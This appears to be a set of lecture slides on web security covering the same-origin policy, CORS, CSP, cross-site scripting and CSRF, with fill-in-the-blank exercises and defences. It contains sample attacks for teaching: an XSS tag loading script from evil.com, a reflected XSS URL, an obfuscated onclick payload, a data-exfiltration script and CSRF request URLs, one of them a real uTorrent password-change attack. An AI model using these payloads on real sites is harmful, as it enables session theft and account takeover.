Today

Same-origin policy

Cross-site scripting

Cross-site request forgery

Recall

Same-origin policy

(for all its warts)

- same *protocol*
- same *host*
- same *port*

"Web 2.0" does a lot of this:


```
var xhr = new XMLHttpRequest();
xhr.addEventListener("load", console.log);
xhr.open("GET", "http://example.com/foo");
xhr.send();
```

Old-school Ajax (asynchronous JavaScript and XML), now replaced by the `fetch` API.

* XMLHttpRequest appeared in IE 5.0 (1999), then Mozilla 1.0 (2002), Safari 1.2 (2004< etc.

Code running on a page can only access resources from the same ______________ (e.g., `http` or `https`), ___________ and ___________. This prevents malicious scripts from "phoning home" with data scraped from the document, etc.

Document Object Model



Source: Birger Eriksson, Wikimedia Commons

Document expressed as a tree

JavaScript can access, modify the DOM

Document includes what it wants ... sort of!

- Can `<script>` from anywhere
- Existing, loaded code limited by SOP

```
<script src="https://example.com/foo.js">
</script>
```

A form of (intentional) code injection

Without SOP

```
function sendHome() {
  var xhr = XMLHttpRequest();
  var userData = JSON.stringify(this.responseXML);
  xhr.open("GET", "https://searchthis.com/" + encodeURI(userData));
  xhr.send();
}

var bankQuery = new XMLHttpRequest();
bankQuery.addEventListener("load", sendHome());
bankQuery.open("GET", "https://rbcroyalbank.ca/...");
bankQuery.send();
```

What's the problem?

Same-origin policy

Website *ownership*

- Web server "owns" the page
- Document can include whatever scripts it likes

User *intention*

- "I visited searchthis.com, why did you access my bank?"
- Browser as *user agent*

The technical term for a browser is a "user agent". This is why, when you inspect HTTP requests, you'll see request headers like:

```
User-Agent: Mozilla/5.0 (X11; FreeBSD amd64; rv:101.0) Gecko/20100101 Firefox/101.0
```

This tells the server what user agent (browser + platform) is being used, which can help the server decide which version of a page to send the user. For example, a software download page may provide you with different download options for Linux, Mac, Windows, etc. The user agent can also be used to restrict access to, e.g., Web crawlers. In addition to requesting that crawlers limit their crawling via *robot exclusion*, a.k.a., `robots.txt`, servers may decline to show some content to specific user agents like `Googlebot/2.1 (+http://www.google.com/bot.html)`.

Of course, a user agent is easy to fake, and a User-Agent switcher is a pretty standard Web dev tool. So, we shouldn't rely too much on the veracity of claimed user agent strings. Sometimes they even pack in "the kitchen sink" to claim compatibility with pretty much every browser, e.g.:

```
Mozilla/5.0 (Linux; Android 6.0.1; Nexus 5X Build/MMB29P) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/W.X.Y.Z Mobile Safari/537.36 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)
```


A restrictive old SOP

What if you *want* to work with another origin?

CORS

CSP

JSONP



Source: Bluesmoon (Wikimedia)

Cross-origin resource sharing (CORS) allows for ________________ sharing of resources across origins (protocol/host/port). The question is asked ________________________: "my origin is X.example.com, will you share with me?" A server can say whether or not it will allow, e.g., its online banking login widget to be included as part of allmystuff.com. There's a decent writeup of CORS at the Mozilla Developer Network.

The ___________________________ (CSP) can be used by a page (via a `meta` tag) or its server (via an HTTP header) to specify what origins a page ought to request. It also allows violations of the policy ___________________, which makes it easier to detect the kinds of problems we'll talk about later in this lecture!

Before CORS, when people wanted to do cross-origin sharing, they'd bundle up some JSON data with a bit of JavaScript (JSON with Padding) and execute it with a `script` tag. This is less... controlled (actually, it's a bit of a ____________). Now that we have CORS, you shouldn't need, want or use JSONP any more.

Or... *other* techniques

That's how to share across sites *legitimately*

Other approaches called cross-site scripting (XSS)

Cross-site scripting

Name came from Microsoft security folks*

Broad class of *code injection* attacks

- Trick a legitimate website into including malicious content
- Malicious content executes in the *same origin* as the website

Persistent or *non-persistent*

* Ross, "Happy 10th birthday Cross-Site Scripting!", *Microsoft Developer Blogs*, 2009.

Persistent XSS

Force Web server to serve malicious `<script>` tag

Example: on a professional page, "What's your employer?"

Answer: my employer is:

```
Memorial University<script
src="https://evil.com/hack.js"></script>
```

When someone looks at your profile...

Show `document.cookie` example

Validating user input

Filter dangerous stuff?

- `<script>` is dangerous... so is `<iframe>`!
- How about <a>? `<a onclick="javascript:foo(...)">`
- What if we strip out things that look like code? (see demo developed with this unfortunately-named tool):

```
<a onclick="javascript:[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+ // ...
```

Better validation

Remember *English shellcode*?

Whitelisting / allowlisting / positive validation

- User-generated content must be shown to be acceptable
- e.g., must be valid MediaWiki markup
- Must *escape* all unexpected characters
- May make internationalization a bit harder!

Non-persistent XSS

Find website that renders user-provided data

Trick user into opening link with embedded code

Non-persistent XSS example

A search engine:

- Displays search results
- Usually displays what you searched for too!

The malicious link:

https://search.example.com/?query=<script>bad()</script>
or URI-encoded: query=%3Cscript%3Ebad();%3C/script%3E

Non-persistent vs persistent

Easier but harder

- Targets may be less hardened (less validation)
- More attacker effort and luck required

The lesson

Data validation

- Even data from **this user** must be validated before being displayed back to **this user**!
- "This user" may not be expressing the intention of "this user"
- ... a lesson that also applies to another attack technique

Cross-site request forgery

The world is RESTful and SOAPey

https://graph.facebook.com/v1.0/me:


```
{
   "error": {
      "message": "An active access token must be used to query informa
      "type": "OAuthException",
      "code": 2500,
      "fbtrace_id": "AHSsKGCC4VrbpUrk0aQPmLP"
   }
}
```

HTTP-based APIs

Whether SOAP, REST, GraphQL, etc., all use:

- URIs
  - `scheme://host:port`
  - `/path`
  - `?query`
- POST data (optional)

CSRF

Attacker can't authenticate as you

Attacker *can* identify API endpoints you use

Attacker tricks you into visiting, e.g.:

`GET` http://localhost:8080/gui/?action=setsetting&s=webui.password&v=eviladmin (actual CSRF attack on uTorrent)

`POST` http://example.com/prefs?username=alice&newPassword=hello (via HTML form with hidden elements)

CSRF vs XSS

Unlike XSS, CSRF involves:

- no code injection
- no mal-formatted strings
- an entirely-legitimate-looking user transaction
- no feedback for the attacker

CSRF defence

Like security protocols, a problem of *freshness*

Can include a *nonce* value in HTML forms

- Session ID
- True nonce

Check at request time; if invalid, "too old, try refreshing?"

Summary

SOP

XSS

CSRF

Don't trust user input!